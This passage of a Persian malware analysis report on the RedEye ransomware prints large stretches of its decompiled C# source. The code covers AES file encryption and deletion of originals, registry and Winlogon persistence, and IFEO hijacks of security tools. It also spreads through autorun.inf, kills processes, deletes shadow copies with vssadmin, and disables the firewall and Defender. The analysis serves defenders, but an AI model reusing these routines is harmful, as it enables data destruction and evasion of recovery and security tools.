942             this.Russisch.Hide();
943             this.Portugese.Hide();
944             this.Bengalisch.Hide();
945             this.Deutsch.Hide();
946             this.Japanisch.Hide();
947             this.Turkish.Hide();
948             this.Koreanisch.Hide();
949             this.Italian.Hide();
950             this.Arabisch.Show();
951         }
952         if (this.ComboBox1.SelectedIndex == 1)
953         {
954             this.Englisch.Hide();
955             this.Indisch.Hide();
956             this.Spanisch.Hide();
957             this.Label_0.Hide();
958             this.Arabisch.Hide();
959             this.Turkish.Hide();
960             this.Italian.Hide();
961             this.Russisch.Hide();
962             this.Portugese.Hide();
963             this.Bengalisch.Hide();
964             this.Deutsch.Hide();
965             this.Japanisch.Hide();
966             this.Koreanisch.Hide();
967             this.Chinesisch.Show();
968         }
```

قطعه کدهای زیر مربوط به فراخوانی تصاویر و صداهای مربوطه پس از اجرای باج افزار می‌باشد :

```
Class10
52
53      // Token: 0x17000010 RID: 16
54      // (get) Token: 0x060000A0 RID: 160 RVA: 0x00005F1C File Offset: 0x0000411C
55      internal static byte[] Byte_0
56      {
57          get
58          {
59              object objectValue = RuntimeHelpers.GetObjectValue(Class10.ResourceManager_0.GetObject("redeye1", Class10.cultureInfo_0));
60              return (byte[])objectValue;
61          }
62      }
63
64      // Token: 0x17000011 RID: 17
65      // (get) Token: 0x060000A1 RID: 161 RVA: 0x00005F4C File Offset: 0x0000414C
66      internal static Bitmap Bitmap_0
67      {
68          get
69          {
70              object objectValue = RuntimeHelpers.GetObjectValue(Class10.ResourceManager_0.GetObject("redeyebmp", Class10.cultureInfo_0));
71              return (Bitmap)objectValue;
72          }
73      }
74
75      // Token: 0x17000012 RID: 18
76      // (get) Token: 0x060000A2 RID: 162 RVA: 0x00005F7C File Offset: 0x0000417C
77      internal static Bitmap Bitmap_1
78      {
79          get
80          {
81              object objectValue = RuntimeHelpers.GetObjectValue(Class10.ResourceManager_0.GetObject("suicide1", Class10.cultureInfo_0));
82              return (Bitmap)objectValue;
83          }
84      }
85
```

تصویر ۱

Class12

```
using System;
using System.Diagnostics;
using Microsoft.VisualBasic.CompilerServices;

// Token: 0x02000016 RID: 22
[StandardModule]
internal sealed class Class12
{
    // Token: 0x060000B7 RID: 183 RVA: 0x00006194 File Offset: 0x00004394
    public static bool smethod_0()
    {
        bool result;
        if (Process.GetProcessesByName("SbieCtrl").Length < 1)
        {
            result = false;
        }
        else
        {
            Process[] processesByName = Process.GetProcessesByName("SbieCtrl");
            foreach (Process process in processesByName)
            {
                process.Kill();
            }
            result = true;
        }
        return result;
    }

    // Token: 0x060000B8 RID: 184 RVA: 0x000061EC File Offset: 0x000043EC
    static Process[] smethod_1(string string_0)
    {
        return Process.GetProcessesByName(string_0);
    }

    // Token: 0x060000B9 RID: 185 RVA: 0x00006200 File Offset: 0x00004400
    static void smethod_2(Process process_0)
    {
        process_0.Kill();
    }
}
```

تصویر ۲

طبق قطعه کدهای زیر باج‌افزار وجود فایل‌های مختلف را بررسی کرده و فرایندهای لازم را انجام می‌دهد :

Form2


```
        int num = 0;
        this.Result.Text = "";
        Random random = new Random();
        checked
        {
            while ((double)num <= Conversions.ToDouble(this.Lengthh.Text))
            {
                string value = Conversions.ToString(random.Next(0, text3.Length));
                this.Result.Text = this.Result.Text + Conversions.ToString(text3[Conversions.ToInteger(value)]);
                num++;
            }
            if (File.Exists("C:\\Windows\\Detect.txt"))
            {
                this.Timer_1.Interval = 1;
            }
            if (File.Exists("C:\\Windows\\AfterMBR.txt"))
            {
                this.Timer_3.Start();
                Class18.smethod_2();
            }
            string path = "C:\\Windows\\Detect.txt";
            FileStream fileStream = File.Create(path);
            byte[] bytes = new UTF8Encoding(true).GetBytes("Detect");
            fileStream.Write(bytes, 0, bytes.Length);
            fileStream.Close();
            this.Timer_1.Start();
        }
    }
```

تصویر ۱

```
Form1
69
70      // Token: 0x060000C6 RID: 198 RVA: 0x000063B0 File Offset: 0x000045B0
71      private void Form1_Shown(object sender, EventArgs e)
72      {
73          if (File.Exists("C:\\Save1.txt"))
74          {
75              base.Hide();
76              base.Visible = false;
77              base.Close();
78              Class6.Class7_0.Form2_0.Show();
79          }
80          else
81          {
82              base.Hide();
83              base.Visible = false;
84          }
85      }
86
87      // Token: 0x060000C7 RID: 199 RVA: 0x000063FC File Offset: 0x000045FC
88      private void Form1_Load(object sender, EventArgs e)
89      {
90          if (File.Exists("C:\\Windows\\Nope.txt"))
91          {
92              Class18.smethod_3();
93              RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", true);
94              registryKey.SetVa   (local variable) RegistryKey registryKey   Path);
95              RegistryKey regis                                SubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", true);
96              registryKey2.SetValue("Shell", Application.ExecutablePath);
97          }
98          if (!File.Exists("C:\\Save1.txt"))
99          {
100             Class12.smethod_0();
101             this.method_0();
102         }
103         else
104         {
105             Class6.Class7_0.Form2_0.Show();
106         }
107         Class10.Bitmap_0.Save("C:\\redeyebmp.bmp", ImageFormat.Bmp);
108         Class6.Class5_0.Registry.SetValue("HKEY_CURRENT_USER\\Control Panel\\Desktop", "WallPaper", "C:\\redeyebmp.bmp");
109         Class20.smethod_0();
110         Class20.smethod_3();
111         Class20.smethod_4();
112         Class18.smethod_0();
113         Class18.smethod_1();
114         Class18.smethod_4();
100 %
```

تصویر ۲

همانطور که اشاره نمودیم پس از رمزگذاری موفقیت‌آمیز فایل‌ها، حجم تمامی فایل‌ها به مقدار صفر بایت تغییر پیدا می‌کند، تصویر زیر این تغییر را به خوبی را نشان می‌دهد :



قطعه کد زیر الگوریتم رمزنگاری استفاده شده توسط باج‌افزارRedEye را نشان می دهد:

Form1

```
654     // Token: 0x060000CB RID: 203 RVA: 0x00007B88 File Offset: 0x000054B8
655     public void method_3(string string_5, string string_6, byte[] byte_1, byte[] byte_2, Form1.GEnum0 genum0_0)
656     {
657         checked
658         {
659             try
660             {
661                 this.fileStream_0 = new FileStream(string_5, FileMode.Open, FileAccess.Read);
662                 this.fileStream_1 = new FileStream(string_6, FileMode.OpenOrCreate, FileAccess.Write);
663                 this.fileStream_1.SetLength(0L);
664                 byte[] array = new byte[4097];
665                 long num = 0L;
666                 long length = this.fileStream_0.Length;
667                 RijndaelManaged rijndaelManaged = new RijndaelManaged();
668                 this.ProgressBar_0.Value = 0;
669                 this.ProgressBar_0.Maximum = 100;
670                 CryptoStream cryptoStream;
671                 if (genum0_0 != Form1.GEnum0.ActionEncrypt)
672                 {
673                     if (genum0_0 == Form1.GEnum0.ActionDecrypt)
674                     {
675                         cryptoStream = new CryptoStream(this.fileStream_1, rijndaelManaged.CreateDecryptor(byte_1, byte_2), CryptoStreamMode.Write);
676                     }
677                 }
678                 else
679                 {
680                     cryptoStream = new CryptoStream(this.fileStream_1, rijndaelManaged.CreateEncryptor(byte_1, byte_2), CryptoStreamMode.Write);
681                 }
682                 while (num < length)
683                 {
684                     int num2 = this.fileStream_0.Read(array, 0, 4096);
685                     cryptoStream.Write(array, 0, num2);
686                     num += unchecked((long)num2);
687                     this.ProgressBar_0.Value = (int)Math.Round(unchecked((double)num / (double)length * 100.0));
688                 }
689                 cryptoStream.Close();
690                 this.fileStream_0.Close();
691                 this.fileStream_1.Close();
692                 if (genum0_0 == Form1.GEnum0.ActionEncrypt)
693                 {
694                     FileInfo fileInfo = new FileInfo(this.string_1);
695                     fileInfo.Delete();
696                 }
697                 if (genum0_0 == Form1.GEnum0.ActionDecrypt)
698                 {
699                     FileInfo fileInfo2 = new FileInfo(this.string_2);
700                     fileInfo2.Delete();
701                 }
```

100 %

Form1

```
700                     fileInfo2.Delete();
701                 }
702             }
703             catch (Exception ex)
704             {
705                 this.fileStream_0.Close();
706                 this.fileStream_1.Close();
707                 if (genum0_0 == Form1.GEnum0.ActionDecrypt)
708                 {
709                     FileInfo fileInfo3 = new FileInfo(this.string_0);
710                     fileInfo3.Delete();
711                 }
712                 else
713                 {
714                     FileInfo fileInfo4 = new FileInfo(this.string_0);
715                     fileInfo4.Delete();
716                 }
717             }
718         }
719     }
```

قطعه کد زیر مربوط به فرایند راه اندازی مجدد رایانه و تغییر پسوند فایل ها به RedEye. می‌باشد :


Form1

```
765
766     // Token: 0x060000CD RID: 205 RVA: 0x000075B0 File Offset: 0x000057B0
767     private void method_4(object sender, EventArgs e)
768     {
769         this.ProgressBar1.Maximum = this.ListBox1.Items.Count;
770         if (this.ProgressBar1.Value == this.ListBox1.Items.Count)
771         {
772             base.ShowInTaskbar = false;
773             base.WindowState = FormWindowState.Minimized;
774             this.Timer_0.Stop();
775             string path = "C:\\Save1.txt";
776             FileStream fileStream = File.Create(path);
777             byte[] bytes = new UTF8Encoding(true).GetBytes("Save1");
778             fileStream.Write(bytes, 0, bytes.Length);
779             fileStream.Close();
780             Form1.SendMessage(this.method_5().ToInt32(), this.int_0, this.int_1, 2);
781             Form1.SendMessage(base.Handle.ToInt32(), this.int_0, this.int_1, -1);
782             Process.Start("shutdown", "-r -t 00 -f");
783         }
784         else
785         {
786             this.ListBox1.SelectedIndex = this.ProgressBar1.Value;
787             this.ListBox1.SelectionMode = SelectionMode.One;
788             this.string_0 = Conversions.ToString(this.ListBox1.SelectedItem);
789             try
790             {
791                 byte[] byte_ = this.method_1(Conversions.ToString(Form1.smethod_1(100)));
792                 byte[] byte_2 = this.method_2(Conversions.ToString(Form1.smethod_1(100)));
793                 this.method_3(this.string_0, this.string_0 + ".RedEye", byte_, byte_2, Form1.GEnum0.ActionEncrypt);
794             }
795             catch (Exception ex)
796             {
797             }
798             this.ProgressBar1.Increment(1);
799         }
800     }
```

تصویر زیر بخشی از دایرکتوری‌های مورد هدف باج‌افزار را نشان می‌دهد :

```
Form1
215                 foreach (string text2 in Class6.Class5_0.FileSystem.GetFiles(Class6.Class5_0.FileSystem.SpecialDirectories.MyDocuments))
216                 {
217                     if (!text2.EndsWith("desktop.ini"))
218                     {
219                         this.ListBox1.Items.Add(text2);
220                     }
221                 }
222             }
223             finally
224             {
225                 IEnumerator<string> enumerator3;
226                 if (enumerator3 != null)
227                 {
228                     enumerator3.Dispose();
229                 }
230             }
231         }
232         catch (Exception ex2)
233         {
234         }
235         try
236         {
237             try
238             {
239                 foreach (string directory2 in Class6.Class5_0.FileSystem.GetDirectories(Class6.Class5_0.FileSystem.SpecialDirectories.MyMusic,
                        Microsoft.VisualBasic.FileIO.SearchOption.SearchAllSubDirectories, new string[0]))
240                 {
241                     try
242                     {
243                         foreach (string text3 in Class6.Class5_0.FileSystem.GetFiles(directory2))
244                         {
245                             if (!text3.EndsWith("desktop.ini"))
246                             {
247                                 this.ListBox1.Items.Add(text3);
248                             }
249                         }
250                     }
251                     finally
252                     {
253                         IEnumerator<string> enumerator5;
254                         if (enumerator5 != null)
255                         {
256                             enumerator5.Dispose();
257                         }
258                     }
259                 }
260             }
261             finally
262             {
263                 IEnumerator<string> enumerator4;
264                 if (enumerator4 != null)
265                 {
266                     enumerator4.Dispose();
267                 }
268             }
269         }
270         catch (Exception ex3)
271         {
272         }
273         try
85 %
```

پس از اجرای باج افزار، فایل‌های زیر در در درایو اصلی ویندوز ایجاد می شوند :



بررسی کدمنبع باج افزار نیز صحت این موضوع را تایید می کند.

smethod_4() : void

```
// Class20
// Token: 0x06000339 RID: 825 RVA: 0x00011AA4 File Offset: 0x0000FCA4
public static void smethod_4()
{
    try
    {
        string str = Class6.Class5_0.FileSystem.SpecialDirectories.ProgramFiles;
        string[] logicalDrives = Directory.GetLogicalDrives();
        foreach (string str in logicalDrives)
        {
            if (!File.Exists(str + "windows.exe"))
            {
                File.Copy(Assembly.GetExecutingAssembly().Location, str + "windows.exe");
            }
            StreamWriter streamWriter = new StreamWriter(str + "autorun.inf");
            streamWriter.WriteLine("[autorun]");
            streamWriter.WriteLine("open = windows.exe");
            streamWriter.WriteLine("****************lexecute=windows.exe");
            streamWriter.Close();
            File.SetAttributes(str + "autorun.inf", FileAttributes.Hidden);
            File.SetAttributes(str + "windows.exe", FileAttributes.Hidden);
        }
    }
    catch (Exception ex)
    {
    }
}
```

هنگام اجرای فایل windows.exe توسط قربانی، باج‌افزار ادامه‌ی فعالیت فرایندهای زیر را متوقف می‌کند :

Form2

```
// Token: 0x060001A1 RID: 417 RVA: 0x0000B6D0 File Offset: 0x000098D0
private void method_2(object sender, EventArgs e)
{
    foreach (Process process in Process.GetProcessesByName("ProcessHacker"))
    {
        process.Kill();
    }
    foreach (Process process2 in Process.GetProcessesByName("procexp64"))
    {
        process2.Kill();
    }
    foreach (Process process3 in Process.GetProcessesByName("msconfig"))
    {
        process3.Kill();
    }
    foreach (Process process4 in Process.GetProcessesByName("taskmgr"))
    {
        process4.Kill();
    }
    foreach (Process process5 in Process.GetProcessesByName("chrome"))
    {
        process5.Kill();
    }
    foreach (Process process6 in Process.GetProcessesByName("firefox"))
    {
        process6.Kill();
    }
    foreach (Process process7 in Process.GetProcessesByName("regedit"))
    {
        process7.Kill();
    }
    foreach (Process process8 in Process.GetProcessesByName("opera"))
    {
        process8.Kill();
    }
    foreach (Process process9 in Process.GetProcessesByName("UserAccountControlSettings"))
    {
        process9.Kill();
    }
    foreach (Process process10 in Process.GetProcessesByName("yandex"))
    {
        process10.Kill();
    }
    foreach (Process process11 in Process.GetProcessesByName("microsoftedge"))
    {
        process11.Kill();
    }
    foreach (Process process12 in Process.GetProcessesByName("microsoftedgecp"))
    {
        process12.Kill();
    }
    foreach (Process process13 in Process.GetProcessesByName("iexplore"))
    {
        process13.Kill();
    }
}
```

90 %

طبق قطعه کد زیر باج‌افزار با دامنه مشخص شده در تصویر زیر جهت دریافت آی‌پی قربانی ارتباط برقرار می‌کند، اما بررسی ها نشان داد باج‌افزار ترافیک شبکه نداشته است :

```
Class13
using System;
using System.Net;
using Microsoft.VisualBasic.CompilerServices;

// Token: 0x02000017 RID: 23
[StandardModule]
internal sealed class Class13
{
    // Token: 0x060000BB RID: 187 RVA: 0x0000622C File Offset: 0x0000442C
    public static object smethod_0()
    {
        object result;
        try
        {
            string text = Class13.webClient_0.DownloadString("http://myip.dnsomatic.com/");
            result = text;
        }
        catch (Exception ex)
        {
        }
        return result;
    }

    // Token: 0x060000BC RID: 188 RVA: 0x00006270 File Offset: 0x00004470
    static WebClient smethod_1()
    {
        return new WebClient();
    }

    // Token: 0x060000BD RID: 189 RVA: 0x00006284 File Offset: 0x00004484
    static string smethod_2(WebClient webClient_1, string string_0)
    {
        return webClient_1.DownloadString(string_0);
    }

    // Token: 0x060000BE RID: 190 RVA: 0x00005D18 File Offset: 0x00003F18
    static void smethod_3(Exception exception_0)
    {
        ProjectData.SetProjectError(exception_0);
    }

    // Token: 0x060000BF RID: 191 RVA: 0x00006298 File Offset: 0x00004498
    static void smethod_4()
    {
        ProjectData.ClearProjectError();
    }

    // Token: 0x04000041 RID: 65
    private static WebClient webClient_0 = new WebClient();
}
95 %
```

بررسی ها نشان می دهد باج‌افزار با توجه به مقدار تایمر تعبیه شده در کد، فرایندهای لازم را انجام می‌دهد:

Form2

```
1295
1296        // Token: 0x060001A2 RID: 418 RVA: 0x0000B938 File Offset: 0x00009B38
1297        private void method_3(object sender, EventArgs e)
1298        {
1299            DateTime value = DateTime.Parse(Conversions.ToString(DateTime.Now));
1300            TimeSpan timeSpan = DateAndTime.Today.AddDays(4.0).Subtract(value);
1301            this.Label3.Text = string.Concat(new string[]
1302            {
1303                Conversions.ToString(timeSpan.Days),
1304                " Days ",
1305                Conversions.ToString(timeSpan.Hours),
1306                " Hours ",
1307                Conversions.ToString(timeSpan.Minutes),
1308                " Minutes ",
1309                Conversions.ToString(timeSpan.Seconds),
1310                " Seconds!"
1311            });
1312            if (timeSpan.TotalSeconds == 300.0)
1313            {
1314                string path = "C:\\Windows\\AfterMBR.txt";
1315                FileStream fileStream = File.Create(path);
1316                byte[] bytes = new UTF8Encoding(true).GetBytes("AfterMBR");
1317                fileStream.Write(bytes, 0, bytes.Length);
1318                fileStream.Close();
1319            }
1320            if (timeSpan.TotalSeconds == 0.0)
1321            {
1322                string temp = Class6.Class5_0.FileSystem.SpecialDirectories.Temp;
1323                string text = temp + "redeye.exe";
1324                File.WriteAllBytes(text, Class10.Byte_0);
1325                Process.Start(text);
1326            }
1327        }
```

قطعه کدهای زیر مربوط به تغییرات رجیستری و همچنین اجرای برخی فرایندها پس از اجـرای بـاج افـزار می‌باشد که لیست کامل کلیدهای رجیستری مربوطه در ادامه قابل مشاهده می‌باشد :

Class18

```
1   using System;
2   using System.Diagnostics;
3   using System.Runtime.CompilerServices;
4   using System.Windows.Forms;
5   using Microsoft.VisualBasic;
6   using Microsoft.VisualBasic.CompilerServices;
7   using Microsoft.VisualBasic.Devices;
8   using Microsoft.VisualBasic.MyServices;
9   using Microsoft.Win32;
10
11  // Token: 0x02000029 RID: 41
12  [StandardModule]
13  internal sealed class Class18
14  {
15      // Token: 0x060002E4 RID: 740 RVA: 0x0000FB00 File Offset: 0x0000DD00
16      public static void smethod_0()
17      {
18          Class6.Class5_0.Registry.LocalMachine.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Application.ProductName,
              Application.ExecutablePath);
19          Class6.Class5_0.Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Application.ProductName,
              Application.ExecutablePath);
20          Class6.Class5_0.Registry.LocalMachine.OpenSubKey("Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(Application.ProductName,
              Application.ExecutablePath);
21          Interaction.Shell("vssadmin delete shadows /all /quiet", AppWinStyle.Hide, false, -1);
22          Interaction.Shell("vssadmin delete shadows /all /quiet", AppWinStyle.Hide, false, -1);
23          Interaction.Shell("vssadmin delete shadows /all /quiet", AppWinStyle.Hide, false, -1);
24          Interaction.Shell("NetSh Advfirewall set allprofiles state off", AppWinStyle.Hide, false, -1);
25          object objectValue = RuntimeHelpers.GetObjectValue(Interaction.CreateObject("WScript.Shell", ""));
26          NewLateBinding.LateCall(objectValue, null, "regwrite", new object[]
27          {
28              "HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows Defender\\DisableAntiSpyware",
29              1,
30              "REG_DWORD"
31          }, null, null, null, true);
32          NewLateBinding.LateCall(objectValue, null, "regwrite", new object[]
33          {
34              "HKEY_LOCAL_MACHINE\\Software\\Policies\\Microsoft\\Windows Defender\\DisableRoutinelyTakingAction",
35              1,
36              "REG_DWORD"
37          }, null, null, null, true);
38          NewLateBinding.LateCall(objectValue, null, "regwrite", new object[]
39          {
40              "HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\WindowsDefenderMAJ",
41              1,
42              "REG_DWORD"
43          }, null, null, null, true);
44          NewLateBinding.LateCall(objectValue, null, "regwrite", new object[]
45          {
```

95 %

```
Class18
291
292     // Token: 0x060002E5 RID: 741 RVA: 0x00010418 File Offset: 0x0000E618
293     public static void smethod_1()
294     {
295         RegistryKey registryKey = Registry.LocalMachine.CreateSubKey("SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\
              \msconfig.exe", RegistryKeyPermissionCheck.Default);
296         registryKey.Close();
297         RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\
              \msconfig.exe", true);
298         registryKey2.SetValue("Debugger", "RIP");
299     }
300
301     // Token: 0x060002E6 RID: 742 RVA: 0x00010460 File Offset: 0x0000E660
302     public static void smethod_2()
303     {
304         RegistryKey registryKey = Registry.LocalMachine.CreateSubKey("SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\
              \winlogon.exe", RegistryKeyPermissionCheck.Default);
305         registryKey.Close();
306         RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\
              \winlogon.exe", true);
307         registryKey2.SetValue("Debugger", Application.ExecutablePath);
308     }
309
310     // Token: 0x060002E7 RID: 743 RVA: 0x000104A8 File Offset: 0x0000E6A8
311     public static void smethod_3()
312     {
313         RegistryKey registryKey = Registry.LocalMachine.CreateSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", RegistryKeyPermissionCheck.Default);
314         registryKey.Close();
315         RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon", true);
316         registryKey2.SetValue("Shell", Application.ExecutablePath);
317     }
318
319     // Token: 0x060002E8 RID: 744 RVA: 0x000104F0 File Offset: 0x0000E6F0
320     public static void smethod_4()
321     {
322         RegistryKey registryKey = Registry.LocalMachine.CreateSubKey("SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\
              \taskmgr.exe", RegistryKeyPermissionCheck.Default);
323         registryKey.Close();
324         RegistryKey registryKey2 = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\
              \taskmgr.exe", true);
325         registryKey2.SetValue("Debugger", "RIP");
326     }
```

باج‌افزار با اجرای فرایند vssadmin.exe نسخه‌های shadowcopy را حذف می‌کند که امکان بازیابی فایل‌ها را غیرممکن می‌کند.

باج‌افزار RedEye فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم باز می‌شوند :

"Software\\Microsoft\\Windows\\CurrentVersion\\Run"
"Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\msconfig.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\winlogon.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\taskmgr.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\cmd.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\chrome.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\firefox.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\opera.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\microsoftedge.exe

"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\microsoftedgecp.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\notepad++.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\iexplore.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\notepad.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\MSASCuiL.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mmc.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\gpedit.msc"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\UserAccountControlSettings.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Autoruns64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\Autoruns.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\taskkill.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\powershell.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\yandex.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\attrib.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\bcdedit.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\sethc.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mspaint.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\recoverydrive.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\logoff.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\control.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\RKill.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\RKill64.exe"
"SOFTWARE\\WOW6432Node\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\rkill-unsigned.exe"
